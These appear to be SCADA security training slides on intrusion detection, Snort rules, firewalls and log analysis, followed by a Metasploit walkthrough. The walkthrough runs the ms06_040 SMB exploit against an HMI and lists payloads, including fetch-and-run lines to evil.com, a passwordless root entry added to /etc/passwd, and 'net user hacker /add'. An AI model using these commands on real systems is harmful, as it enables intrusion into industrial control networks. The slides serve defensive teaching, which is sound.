
Basic Intrusion Detection

Expectations

- What they can do for you
 - **Forewarning**
Detect activity that are precursors to real attacks
Allow for reaction before real attack
 - **Post-Attack Analysis**
Computer forensic investigation
Intrusion post-mortem
 - **Situational Awareness**
Develop knowledge of typical behavior
- What they can't do
 - Tell you if the system was exploited
 - Tell you what happened on the system console
 - Do analysis

Basic Intrusion Detection

IDS vs. IPS Placement



Basic Intrusion Detection

Anomaly Detection

- Teach detector what is “normal” network traffic
- What if learning period includes attacks?
- Detects deviations from normal behavior
 - User login behaviors
 - File accesses
- More difficult to “fake out”
- Needs no foreknowledge of attack signatures
- May raise more false positives
 - WHAT is normal, anyway?
 - WHEN does normal become abnormal?

Basic Intrusion Detection

IDS Signatures

- Policy Signatures
 - What should be happening on your network?
 - Policy signatures detect unexpected activity.
- Security Signatures
 - Signatures that identify known vulnerabilities in your network.
 - Watch security notices and write signatures based on relevant details like port numbers, specific content, and propagation behaviors

Basic Intrusion Detection

Signature vs. Anomaly Detection

Signature	Anomaly
Watches for specific events	Watches for changes in trends
Only looks for what it's been told	Learns from gradual changes
Can deal with any known threat	Can deal with unknowns, but any attack is subject to false negative
Unaware of network configuration changes	Sensitive to changes in network devices
Highly objective inspection	Subjective, prone to misinterpretations
Predictable behavior	Unpredictable behavior
Easy to tune manually	Must trust the system completely


Basic Intrusion Detection

Sensor & Node Placement

- **Borders**
 - All points of presences
 - DMZs
 - Either side of firewalls
 - Outside provides intelligence gathering/forewarning
 - Inside detects attacks
- **Internal Subnets**
 - Between campuses
 - On networks with sensitive information

Basic Intrusion Detection

Sensor & Node Placement



Basic Intrusion Detection

Example Snort Configuration

```
# Variable Definitions
var HOME_NET 192.168.1.0/24
var EXTERNAL_NET any
var HTTP_SERVERS $HOME_NET
var DNS_SERVERS $HOME_NET
var RULE_PATH ./

# preprocessors
preprocessor frag2
preprocessor stream4: detect_scans
preprocessor stream4_reassemble
preprocessor http_decode: 80 -unicode -cginull
preprocessor unidecode: 80 -unicode -cginull
preprocessor bo: -nobrute
preprocessor telnet_decode
preprocessor portscan: $HOME_NET 4 3 portscan.log
preprocessor arpspoof
```

We need new rules
for the control LAN

```
# Rules and include files
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/smtp.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-coldfusion.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/sql.rules
include $RULE_PATH/xll.rules
include $RULE_PATH/icmp.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/myrules.rules
```

Basic Intrusion Detection

“Legal Traffic Laws”

SIGNATURE ID	1000001
Message	Unauthorized communications with HMI
Rule	alert tcp 192.168.0.97 any <> ![192.168.0.3,192.168.10.21] any (msg:"HMI talking to someone other than PLC or RTU - NOT ALLOWED"; priority:1; sid:1000000; rev:1;)
Summary	An unauthorized system attempts to connect to the HMI
Impact	Compromise of Control
Information	The HMI has a limited number of hosts with which it should communicate. Most SCADA/DCS networks have a limited number of HMI or other control devices that should exchange information to/from one another. An adversary may attempt to compromise an HMI to negatively affect the process being controlled.
Affected Systems	PLC; RTU; HMI; DMZ-Web

Basic Intrusion Detection

“A Network Canary”

SIGNATURE ID	1000002
Message	Unauthorized IDS communications
Rule	alert tcp 192.168.0.41 any < > any any (msg:"IDS talking to someone - NOT ALLOWED"; priority: 1; sid: 1000002; rev: 1;)
Summary	An system attempts to connect to the IDS sensor
Impact	Compromise of Monitoring; Unauthorized network activity
Information	No device on the control network should communicate with the IDS sensor. This rule is used as a “canary” for monitoring for unauthorized traffic on the control network.
Affected Systems	All

Basic Intrusion Detection

“Monitor Special Services”

SIGNATURE ID	1000003
Message	Unauthorized to RTU Telnet/FTP
Rule	alert tcp !\$PCS_HOSTS any -> 192.168.0.3 23 (msg: "Unauthorized connection attempt to RTU Telnet"; flow:from_client,established; content:"GET"; offset:2; depth:2; reference:DHSINLroadshow-IDStoHMI1; classtype:misc-activity; sid:1000003; rev:1; priority:1;)
Summary	An control LAN resource attempts to connect to the RTU Telnet server
Impact	Compromise of Control ; Reconnaissance
Information	No device other than an EWS will need to communicate to an embedded RTU Telnet server. Most SCADA/DCS networks have a limited number of EWS or other control devices that should exchange information to/from a RTU. An adversary may attempt to compromise a RTU to negatively affect the process being controlled.
Affected Systems	RTU

Basic Intrusion Detection

“Audit Network Config Changes”

SIGNATURE ID	1000004
Message	Unauthorized to firewall configuration ports
Rule	<pre> alert tcp any any <> 192.168.0.254 443 (msg:"Somebody looking at firewall-443"; sid:1000007; rev:1;) alert tcp any any <> 192.168.0.254 80 (msg:"Somebody looking at firewall-80"; sid:1000008; rev:1;) </pre>
Summary	An system attempts to connect to the firewall using one of the configuration ports
Impact	Compromise of network resource ; Reconnaissance
Information	Only authorized hosts are allowed to connect to the firewall from the control system network.
Affected Systems	Firewall

Basic Intrusion Detection

"Custom Rules in Action"

The screenshot displays the web interface of the Basic Analysis and Security Engine (BASE) 1.3.8. The browser window shows the URL `https://localhost/base/base_stat_alerts.php`. The interface includes a sidebar with navigation links and a main content area with a search bar and a list of alerts.

Alert Statistics (circled in red):

- Sensors/Total: 1 / 2
- Unique Alerts: 3
- Categories: 2
- Total Number of Alerts: 153

Alert List (circled in red):

< Signature >	< Classification >	< Total # >	Sensor #	< Source Address >	< Dest. Address >	< First >	< Last >
[local] [snort] NETBIOS SMB IPC\$ unicode share access	protocol-command-decode	5(6%)	1	4	2	2008-05-08 11:48:49	2008-05-08 12:01:02
[local] [snort] Roadshow - Someone is trying to speak UDP!	unclassified	35(41%)	1	3	2	2008-05-08 12:00:52	2008-05-08 12:01:42
[snort] Roadshow - Someone is trying to connect to a disabled service!	unclassified	45(53%)	1	4	4	2008-05-08 12:01:02	2008-05-08 12:01:51

Summary Statistics:

- Sensors
- Unique Alerts
- (classifications)
- Unique addresses: Source | Destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Alert Group Maintenance | Cache & Status | Administration

BASE 1.3.8 (jodie) (by Kevin Johnson and the BASE Project Team)
Built on ACID by Roman Danyliw

[Loaded in 1 seconds]

Done

Network Architecture

Common Firewall Problems

- Huge rule set and complex rules
- Rules not commented
- Generic or simplified rules
- Old/temporary rules not removed
- Rules exist, but nobody knows why
- Logging not enabled
- In some cases, firewall is subverted by direct connection
- Same firewall rules used on corporate and internal network

Network Architecture

Outbound Firewall Rules

A Good Question that Needs to Be Addressed is:



“Should the implicit outbound rule on the firewall be allowed on the SCADA network?”

- Should Hosts Be Able to Access Networks Other than Their Own?
- Do the SCADA Hosts Need Default Gateways?
- Outbound Exceptions Should Be Created Just Like Inbound Exceptions

Network Architecture

Network Segmentation


- Similar to the IT environment
 - What users have access to the financial systems?
 - What hosts should have access to core SCADA servers?
- Segmentation should be performed by a firewall or a router with ACL's



Network Architecture

Auditing & Analysis

- Argus – Generates network flow information from PCAP files
- Afterglow – Creates pretty network maps from flow data
- RAT (Router Audit Tool) – Audits router configuration files



Argus - <http://www.qosient.com>

RAT - <http://www.cisecurity.org>

Afterglow - <http://afterglow.sourceforge.net>

Logging and Log Analysis

Operating Systems and Applications provide a wealth of logging information. This information can be used to monitor the health of the system and potentially detect malicious activity.

Log Correlation Can Help Locate Problems

Logging and Log Analysis

Log Sources

- Typical IT logs
 - Firewall, IDS, Antivirus, Syslog (*nix), Windows Event Log
- Application Logs
 - SCADA, HTTP, database
- Combine and Correlate Information
 - Network usage, CPU loads, access, debug, anomaly detection

Logging and Log Analysis

Available Tools


- GFI tools (www.gfi.com)
- Syslog (www.syslog.org)
- BASE (base.secureideas.net)
- Kiwi (www.kiwisyslog.com)
- Swatch (swatch.sourceforge.net)

Log Correlation is an “Art”

Modern Hardware and Software Defenses

“New” Features

- Hardware
 - **No eXecute (NX,DEP,XD) bit** – Introduced with the AMD64 processor and then followed by the Pentium 4 (Prescott)
- Software (Operating Systems)
 - Stack randomization
 - Library randomization
 - Heap Corruption Detection
 - Heap Randomization
 - Host Firewall
- Software (Compilers)
 - /GS Stack Overrun Detection
 - /SafeSEH Exception Handler Protection
 - ASLR Address Space Layout Randomization
 - DEP/NX/XD NX Compliance



Review

- Defense is difficult
- Analyze the applications and services on your network
- Perform some basic intrusion detection
- Review and modify your network architecture
- Although painful, someone has to review all of the logs
- If possible, upgrade to modern hardware and software

Open Discussion

The End

Supplemental Slides

Metasploit Walkthrough

Conventions

- **red text** is something you should type into msfconsole
- **<blue text in angle brackets>** is an argument you need to fill in

User interface options

- **msfconsole**
 - most mature
 - for command-line ninjas, this is the most comfortable
- **msfweb**
 - slower
 - slightly more intuitive to a novice
- **msfgui**
 - still in beta
 - will probably change drastically in the next release

msfconsole

- use `exploit/windows/smb/ms06_040_netapi`
 - this exploit works on all Windows hosts before XP SP2, 2000 SP4
 - the tab key is your friend

msfconsole

- show options
- set RHOST <target IP address>
 - e.g.: set RHOST 192.168.0.97

msfconsole

- **show payloads**
 - only shows payloads for the target architecture
- **set PAYLOAD <your payload>**
 - e.g.: **set PAYLOAD windows/shell_bind_tcp**
 - again, tab is your friend

Payload types

- **shell**
 - for Windows this means `cmd.exe`
 - for Unix, `/bin/sh`

Pros	Cons
<ul style="list-style-type: none">• Simple• Reliable	<ul style="list-style-type: none">• Often triggers IDS• Requires much knowledge

Payload types

- **exec**
 - execute a single shell command
 - e.g.: echo “toor::0:0::/root:/bin/sh” >> /etc/passwd
 - e.g.: net user hacker /add

Pros	Cons
<ul style="list-style-type: none">• Simple	<ul style="list-style-type: none">• Sometimes too simple• Requires much knowledge

Payload types

- **upexec**
 - retrieves an executable from the attacker and runs it
 - similar to “nc evil.com 4444 >foo.exe; foo.exe”

Pros	Cons
• Good way to run a rootkit	• Requires outside executable

Payload types

- **download exec**
 - **downloads an executable and runs it**
 - **equivalent to “wget evil.com/foo.exe; foo.exe”**

Pros	Cons
<ul style="list-style-type: none">• Good way to run a rootkit	<ul style="list-style-type: none">• Requires outside executable and a webserver to host it

Payload types

- **vncinject**
 - starts a vnc server on the target and connects to it
 - Cadillac of Windows payloads

Pros	Cons
<ul style="list-style-type: none">• Pretty• Makes people say, "Oooh"• Outstanding when HMI is the target	<ul style="list-style-type: none">• Slow, sometimes painfully• Noisy (lots of traffic)

Payload types

- **meterpreter**
 - If vncinject is the Cadillac of Windows payloads, this is the Porsche

Pros	Cons
<ul style="list-style-type: none">• Powerful• Versatile• Entirely in memory	<ul style="list-style-type: none">• Requires commandline interface

Payload Delivery Methods

- **reverse_tcp**
 - attempts to connect back to you

Pros	Cons
<ul style="list-style-type: none">• Can be used when target is behind a firewall	<ul style="list-style-type: none">• Network Address Translation (NAT) breaks it

Payload Delivery Methods

- **bind_tcp**
 - the target listens for you to connect

Pros	Cons
<ul style="list-style-type: none">• Smaller• Can be used when you are behind NAT	<ul style="list-style-type: none">• Firewalls often get in the way

other useful msfconsole commands

- **show exploits**
 - gives a long list of the exploits that metasploit knows about (more than 250)
- **search smb**
 - much shorter list, modules with “smb” in their name or description
 - case insensitive regular expression

Back to msfconsole

- **set PAYLOAD** `payload/windows/meterpreter/reverse_tcp`
 - tab is still your friend
- **show options**
 - should now have LHOST and LPORT
- **set LHOST** `<your IP address>`
 - the default LPORT of 4444 is fine


The moment we've all been waiting for

- **exploit**
 - triggers the vulnerability and sends the payload
 - if all went well, you just Owned the target
- **sessions -i 1**

msfweb



msfweb -- exploits



msfweb

- select a target
 - the first one in the list is usually the most reliable or most common

msfweb

Metasploit Framework Web Console 3.2-release - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost:55555/ Google

Exploits Auxiliaries Payloads Console Sessions Options About

Microsoft Server Service NetpwPathCanonicalize Overflow (2)

Microsoft Server Service NetpwPathCanonicalize Overflow

This module exploits a stack overflow in the NetApi32 CanonicalizePathName() function using the NetpwPathCanonicalize RPC call in the Server Service. It is likely that other RPC calls could be used to exploit this service. This exploit will result in a denial of service on on Windows XP SP2 or Windows 2003 SP1. A failed exploit attempt will likely result in a complete reboot on Windows 2000 and the termination of all SMB-related services on Windows XP. The default target for this exploit should succeed on Windows NT 4.0, Windows 2000 SP0-SP4+, Windows XP SP0-SP1 and Windows 2003 SP0.

This module (v4532) was provided by hdm, under the Metasploit Framework License.

Select a target to continue:

